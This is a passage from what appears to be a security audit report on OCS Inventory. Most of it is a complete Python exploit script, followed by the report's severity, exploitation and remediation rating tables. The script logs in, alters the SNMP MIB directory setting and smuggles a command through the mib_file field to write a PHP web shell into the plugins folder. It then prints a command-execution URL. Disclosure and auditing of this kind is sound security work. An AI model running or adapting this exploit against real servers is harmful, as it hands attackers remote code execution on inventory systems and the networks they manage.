        r += charset[random.randint(0, len(charset) - 1)]
    return r

class OCS:
    def __init__(self, url):
        self.__url = url.strip("/")
        self.__session = requests.Session()
        self.__session.proxies.update(proxies)

    @staticmethod
    def find_csrf_front_content(content, form_id):
        ID = VALUE = None
        b = BeautifulSoup(content, "html.parser")
        forms = b.find_all("form")
        for form in forms:
            if form.get("id", "") == form_id:
                inputs = form.find_all("input")
                for i in inputs:
                    if "CSRF_" in i.get("id", ""):
```

```
        ID = i.get("id")
        VALUE = i.get("value")
    return ID, VALUE

def authenticate(self, username, password):
    url = self.__url
    data = {"LOGIN": username, "PASSWD": password, "Valid_CNX": "Send"}
    r = self.__session.post(f"{url}/", data=data)
    return b"My dashboard" in r.content

def set_snmp_mib_directory(self, value):
    url = f"{self.__url}/index.php?function=admin_conf"
    s = self.__session
    r = s.get(url)

    csrf_id, csrf_value = OCS.find_csrf_front_content(r.content, "modif_onglet")
    if not csrf_id or not csrf_value:
        raise "Cannot retrieve csrf token"

    data = {}
    data[csrf_id] = csrf_value
    data["onglet"] = "SNMP"
    data["old_onglet"] = "SNMP"
    data["SNMP"] = "0"
    data["SNMP_MIB_DIRECTORY"] = value
    data["RELOAD_CONF"] = ""
    data["Valid"] = "Update"

    r = s.post(url, data=data)

    return b"Update done" in r.content

def upload_shell(self):
    url = f"{self.__url}/index.php?function=SNMP_config"
    s = self.__session
    r = s.get(url)

    csrf_id, csrf_value = OCS.find_csrf_front_content(r.content, "snmp_config")
    if not csrf_id or not csrf_value:
        raise "Cannot retrieve csrf token"

    data = {}

    basename = f"shell_xmco.php"
    payload = f"test -Lf /usr/share/ocsinventory-reports/ocsreports/plugins/{basename} -- <?=$_GET[1]?>"

    data["ocs[]"] = f"mib_file={urlencode(payload)}"
    data[csrf_id] = csrf_value
    data["onglet"] = "SNMP_MIB"
    data["old_onglet"] = "SNMP_MIB"
```

```
# Dont pass mib_file ;) we gonna ad it on our own with ocs[]
# data["mib_file"] = mib
data["update_snmp"] = "Send"

s.post(url.replace("index.php", "ajax.php"), data=data, files={"file": ""})

flag = rand_str()

shell_url = f"{self.__url}/plugins/{basename}"
r = s.get(f"{shell_url}?1=echo -ne {flag}|base64")
if base64.b64encode(flag.encode()) in r.content:
    return f"{shell_url}?1=id"

def main(argv):
    if len(argv) < 3:
        print(f"USAGE: {argv[0]} USERNAME:PASSWORD URL")
        print(f"e.g: {argv[0]} 'admin:admin' http://127.0.0.1/ocsreports")
        return 1

    username, password = argv[1].split(":")
    url = argv[2]

    ocs = OCS(url)

    if not ocs.authenticate(username, password):
        print("Failed to authenticate, check ur creds")
        return 1

    if not ocs.set_snmp_mib_directory("ANYVALUE"):
        print("Cannot update SNMP_MIB_DIRECTORY")
        return 1

    shell_url = ocs.upload_shell()
    if shell_url is None:
        print("Failed to upload shell")
        return 1

    print(f"Here is your shell: {shell_url}")
    return 0

if __name__ == "__main__":
    sys.exit(main(sys.argv))
```

4.2 Global evaluation

4.2.1 Evaluation of the vulnerabilities

The following matrix is used in order to determine the severity of the vulnerabilities discovered:

Exploitation difficulty	Sophisticated	Trivial
Impact Business		
Low	Low	Moderate
High	High	Critical

- **Severity**

Severity	Description
Low	Vulnerability that could cause a low impact on the privacy and data integrity. Financial loss or impact on the brand image are unlikely. The implementation of a corrective action within a reasonable time is recommended.
Moderate	Vulnerability that could cause a medium impact on privacy and data integrity. Financial loss or impact on the brand image are likely. The implementation of a corrective action within a reasonable time is recommended.
High	Vulnerability that could cause a high impact on the privacy and data integrity. Financial loss or impact on the brand image are possible. A corrective action in a short time is recommended.
Critical	Vulnerability that could cause a critical impact on the privacy and data integrity. Financial loss or impact on the brand image are almost certain. An immediate corrective action is recommended.

- **Exploitation complexity**

Exploitation difficulty	Description
Sophisticated	Requires advanced technical skills and dedication from an attacker, to be exploited.
Trivial	Requires limited technical skills and less time to be exploited. The vulnerability is publicly disclosed, and exploitation tools can be found by anyone.

4.2.2 Evaluation of recommendations

Determining the level of difficulty of corrections is based on the following table:

Correction complexity	Description
Easy	The correction of the identified vulnerability requires a simple modification (eg a configuration file) with little impact on the functioning of the audited entity.
Moderate	The correction of the identified vulnerability requires a change in the infrastructure of the audited scope or application code. Its impact should be studied to ensure that no side effect can occur.
Complex	The correction of the identified vulnerability requires a major overhaul in the scope or profound changes in the application code. This correction has an important impact on the functioning of the audited entity.

During the counter assessment, determining the level of vulnerability remediation is based on the following table:

Correction status	Description
Fixed	The system no longer seems affected by the vulnerability.
Partially fixed	Some steps have been taken to try to fix the vulnerability, however, it is incomplete, and the vulnerability still exists.
Not fixed	No modification of the system was performed to correct the vulnerability.

END OF DOCUMENT